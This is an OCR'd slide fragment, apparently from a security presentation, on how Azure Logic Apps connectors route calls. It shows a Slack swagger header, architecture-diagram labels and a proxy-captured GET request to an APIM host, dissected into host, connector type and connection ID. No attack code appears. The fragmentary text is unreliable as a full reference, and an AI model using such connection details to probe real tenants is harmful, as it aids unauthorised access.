
Action Definitions

```
{
    "swagger": "2.0",
    "info": {
        "version": "1.0.0",
        "title": "Slack",
        "description": "Slack is a team communication tool, that brings together all
of your team communications in one place, instantly searchable and available wherever
you go.",
        "x-ms-api-annotation": {
            "status": "Production"
        },
```


Action Definitions




https://learn.microsoft.com/en-us/connectors/connector-architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture



https://learn.microsoft.com/en-us/connectors/connector-architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture


Direct call without additional transformations
RESTful API defined in swagger
Credential and metadata store
Call proxied for additional request/response transformations
user token
connection ID
connection token
Azure API Management
connector swagger and policies
Azure App Service Environment
connector webapp
on-premise network
on-premises data gateway
RES
API de
in swa
https://learn.microsoft.com/en-us/connectors/connector-architecture

Request

Pretty Raw Hex JSON Web Token

```
1 GET /apim/slack/9b973e753af049ca94e6e01f1f184c44/conversations.list HTTP/2
2 Host: logic-apim-norwayeast-001.azure-api.net
```




Global APIM Host

Request

Pretty Raw Hex JSON Web Token

```
1 GET /apim/slack/9b973e753af049ca94e6e01f1f184c44/conversations.list HTTP/2
2 Host: logic-apim-norwayeast-001.azure-api.net
```



Connector Type

Request

Pretty Raw Hex JSON Web Token


```
1 GET /apim/slack/9b973e753af049ca94e6e01f1f184c44/conversations.list HTTP/2
2 Host: logic-apim-norwayeast-001.azure-api.net
```

Connection ID

Request

Pretty Raw Hex JSON Web Token

```
1 GET /apim/slack/9b973e753af049ca94e6e01f1f184c44/conversations.list HTTP/2
2 Host: logic-apim-norwayeast-001.azure-api.net
```




Action endpoint

Response

